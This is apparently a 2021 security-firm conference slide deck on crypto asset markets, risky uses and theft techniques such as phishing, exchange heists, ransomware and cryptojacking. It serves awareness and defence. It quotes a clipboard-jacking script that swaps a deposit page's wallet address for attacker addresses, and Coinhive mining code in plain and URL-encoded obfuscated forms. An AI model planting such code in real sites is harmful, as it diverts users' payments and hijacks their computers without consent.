The Collision of Crypto Assets and Security on You and Me

April 20th, 2021

Nobel Tan
Chief Technology Officer

Current State of Crypto Asset

Current State of Crypto Asset

uppsalasecurity

Current crypto asset market capitalization?


Approximate 1.9 Trillion USD.

Current State of Crypto Asset

uppsalasecurity

Equivalent to Finance and Banking companies' equity market capitalization.

- Citigroup Inc. (C) - $151 Billion USD
- JPMorgan Chase & Co. (JPM) - $465 Billion USD
- Berkshire Hathaway Inc. (BRK-A) - $605 Billion USD
- Bank of America Corporation (BAC) - $342 Billion USD
- The Goldman Sachs Group, Inc. (GS) - $111 Billion USD




Current State of Crypto Asset

uppsalasecurity

How did Crypto Asset grow to such market size?

- Millennial Acceptance
- Fear Of Missing Out (FOMO)
- Alternative asset to offset inflation
- Global Businesses acknowledgement
- Potential high investment returns
- Low entry requirements
- Ease of accessibility
- Certain degree of incognito identity
- The next generation of currency




Current State of Crypto Asset

uppsalasecurity

Issue surrounding Crypto Asset


- Issue of inheritance (Key Loss = Asset Loss)
- Security Risk (Ransomware, Crypto Jacking)
- Financial Crime (Fraud, Scam, Fake Investment)



Current State of Crypto Asset

uppsalasecurity

Cryptocurrency Crime Report



SYNOPSIS

- Higher incidents happened in larger city.
- Most victim in the younger group.
- Most victim lost their asset due to unknowingly share their private key.


Legitimate Use Case of Crypto Asset

Legitimate Use Case of Crypto Asset

uppsalasecurity

Cross-border payments

- Traditional telegraphic transfer take 2-3 days.
- The slowest blockchain network only takes less than 30 minutes.
- Verification process can be programmed into the network.
- Contracts can be generated on demand.
- Lower transaction fees.




Actual Test Case

HTLC = Hashed Time Lock Contract

Legitimate Use Case of Crypto Asset

uppsalasecurity



Anti-Money Laundering tracking system

- Traditional banking system still not effectively prevent money laundering.[1]
- Blockchain ledger enable transparent transaction.
- All transaction can be traced.
- Blockchain can be private or public.
- Identity can be accessible by authority.

1 Westpac Banks breaching money-laundering laws more than 23 million occurrences.

Legitimate Use Case of Crypto Asset

uppsalasecurity

Digitization of Physical Asset

- Reduce forging.
- Prevent impersonation.
- Provide ownership of asset.
- Audit of asset verification.
- Historical valuation.


High-Risk Use Case of Crypto Asset

High-Risk Use Case of Crypto Asset

uppsalasecurity


Darknet & Deep Web service payments

- Ambiguity Identity.
- Avoid sanction.
- Alternative channel for cashing out to various currency.
- Mixing service provider.



High-Risk Use Case of Crypto Asset

uppsalasecurity



Money Laundering

- Lack of legal authority intervention due to cross border nature of the transaction.
- Easy nature to swap the crypto asset.
- Service provider not having proper or poor KYC or AML system.
- Slow adaption in Regulation of Crypto Asset.
- Transaction clarity.

Techniques used by malicious actors to gain Crypto Assets illegally

Techniques used by malicious actors to gain Crypto Assets illegally

uppsalasecurity

Spoofing payment information and phishing

Pastejacking / Clipboard Jacking

- Technique that is used to gain the control of clipboard in computer and it then changes the clipboard content without permission.
- Can be run as browser extension or as JS script on a website
- Very efficient if the victim is unaware of the malicious plugin.

```
function copyToClipboardval(element) {
    var $temp = $("<input>");
    $("body").append($temp);
    $temp.val($(element).val()).select();
    document.execCommand("copy");
    $temp.remove();
}
getParameterByName = function(name, url) {
    if (!url) url = window.location.href;
    name = name.replace(/[[]]/g, "\$&");
    var regex = new RegExp("[?&]" + name + "(=([^&#]*)|&|#|$)"),
        results = regex.exec(url);
    if (!results) return null;
    if (!results[2]) return '';
    return decodeURIComponent(results[2].replace(/+/g, " "));
};
var key_active =
'{"bch":"qrpwppymemxw5aeg2j4yxkvvuw8z3dhg456ytfh6sq","btc":"14yeAMcWE3tJzcxs1RR3d6puHHHPLfc7Gu","eth":"0x159155A7198CB135A14366
A87F594D869c01b7C8","usdt":"1CaNBnqVkA34wnvAyzx2MQbkBFDsmJbFYh","ltc":"LMuchiXZZEH6y2uUvX6TxNkGqeSbP8KxyP","dash":"XeQghJN6DNXA
25ukUktbBo6kaU5BEDBBfm","etc":"0x0446a80b340f330e78338fd35abb01049a4689ec"}';
var key_order = $.parseJSON(key_active);
if (window.location.pathname === '/userCenter/deposit.html') {
    function htmt_KC(data) {
        $('.depositBox .speBox .depositAddress .chargeAddress').text(data);
        $('.depositBox .speBox .depositAddress input#address').remove();
        $('<input style="position:absolute;z-index:-1;" id="address" type="text" ng-model="curAsset.chargeAddress"
        readonly="" class="ng-pristine ng-valid" value="' + data + '">').insertAfter(".depositBox .speBox .depositAddress
        .chargeAddress");
    }
```

Clipboard jacking code.


Techniques used by malicious actors to gain Crypto Assets illegally

uppsalasecurity


Spoofing payment information and phishing

Phishing Website or Apps

- Mainly used to gather user credential or private key.
- Can be done with minimal effort using opensource system and free hosting.
- Used in conjunction with Typosquatting



Phishing Site



Origin Site

Techniques used by malicious actors to gain Crypto Assets illegally

uppsalasecurity

Service Provider Heist

Targeted Attack or Opensource vulnerability.

- Perpetrator are selective on their target victim or the weakest link.
- Using credential from phishing attack or credential leak to gain unlawful access.
- Virtual asset service provider using the similar opensource or white-label services.
- The modus operandi is to transact large amount to crypto asset out in short period.

MT.GOX

- Mt. Gox: $473 million worth of BTC stolen
- Hacking incident led to Mt. Gov's bankruptcy

BITFINEX

- BitFinex: 2nd largest breach during the year
- 120,000 BTC stolen
- BitFinex had to reimburse all damages

Liqui

- Liquid: 60,000 BTC (over $90M) hacked

Coincheck

- Coincheck: $533 Million NEM stolen
- Sold to MONEX for US$33.6M.

Bancor

- Bancor: $23.5M, (12.5M in ETH, 10M in BNT) stolen

CRYPTOPIA

- Cryptopia: $16 Million stolen of BTC, ETH, LTC & others.
- Business Liquidated


Techniques used by malicious actors to gain Crypto Assets illegally

uppsalasecurity

Service Provider Heist

Domain Hijacking

- Rare occurrence.
- Doesn't required infection on end-user.
- SSL certificate warning.
- Low impact.



Techniques used by malicious actors to gain Crypto Assets illegally

uppsalasecurity

Service Provider Heist


Messaging / Social Media Scams

- Targeting project or influencer followers.
- Posting fake investment news.
- Can be highly serious if widespread.

PLUS TOKEN

- Plus Token: Over US$3.1 Billion lost via a Ponzi scheme

- Twitter: 130+ accounts affected. The bitcoin addresses involved rec'd about US$110,000 in bitcoin.



Techniques used by malicious actors to gain Crypto Assets illegally

uppsalasecurity

System Attack

Ransomware

- Holding user critical data or system on ransom.
- Payment usually via cryptocurrency.
- Highly dangerous once infected.
- Targeting user on running malicious content.
- Data exfiltration.
- Well planned by penetrator.

Techniques used by malicious actors to gain Crypto Assets illegally

uppsalasecurity

System Attack

Crypto Jacking

- Targeting datacenter systems, universities environment.
- IOT vulnerability. (MicroTik)
- Deliver via supply chain or website with malicious code.
- Hard to detect once infected. Mining activity are scheduled.
- Privacy crypto asset like Monero (XMR) mining.
- Can be run on web browser.

Normal Coinhive Script:

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
        var miner = new CoinHive.Anonymous('Rsrf9k5ljKHtI8USDEoX2ARghpzpEWV1');
        miner.start();
</script>
```

Obscured Coinhive Script:

```
<script type="text/javascript">
<!--
document.write(unescape('%3c%68%74%6d%6c%3e%0d%0a%3c%68%65%61%64%3e%0
%6f%64%79%3e%0d%0a%0d%0a%3c%73%63%72%69%70%74%20%74%79%70%65%3d%22%74
70%74%22%3e%0d%0a%3c%21%2d%2d%20%0d%0a%65%76%61%6c%28%75%6e%65%73%63%
6%65%25%36%33%25%37%34%25%36%39%25%36%66%25%36%65%25%32%30%25%36%32%2
%33%31%25%33%35%25%33%31%25%33%30%25%33%35%25%36%35%25%32%38%25%37%33
25%30%39%25%37%36%25%36%31%25%37%32%25%32%30%25%37%32%25%32%30%25%33%
//-->
</script>
```

Influence on nations, businesses and individuals

Influence on nations, businesses and individuals

uppsalasecurity

Nation State

Terrorist Funding

- Terrorist are using crypto asset for funding and dangerous good purchase.
- Fronted by non-profit organization.
- Very elusive.
- Cross-border.

Espionage Funding

- Spy agent receiving funds within the target nation via crypto currency.
- Allow suspicious actor move within the nation without footprint.

Taxation Avoidance


Influence on nations, businesses and individuals

uppsalasecurity

Organization

Business Growth
- Alternative asset class for business.
- The use case of digital contracts transaction.
- Global trading expansion.
- Central Bank Digital Currency.

System Safeguarding
- Crypto Jacking shorten system shelf life.
- Ransomware payment. Can the payment be stop?



Source: https://www.ecb.europa.eu/paym/intro/publications/pdf/ecb.mipinfocus191217.en.pdf

Influence on nations, businesses and individuals

uppsalasecurity

Individuals

Ransomware
- Affecting the community service provider like Hospital.
- Potential lost of lives.

Becoming Mule
- Banking account being used for receiving cash-out from Crypto Exchange.
- Crypto Exchange Registration / KYC.
- Mobile Services Crypto Exchange Services.

Q & A

uppsalasecurity

What We Do

uppsalasecurity

Crowdsourced Security Intelligence DBMS	Crypto Asset Transaction Filtering	Crypto Asset Risk Analysis	Analysis, Monitoring & Visualization of Crypto Transactions
KYC/KYT Intelligence Regulation Compliance	KYC/KYT Intelligence Regulation Compliance	KYC/KYT Intelligence Regulation Compliance	Monitoring, Forensics Regulation Compliance KYT Intelligence
			

Website: www.uppsalasecurity.com

Contact: info@uppsalasecurity.com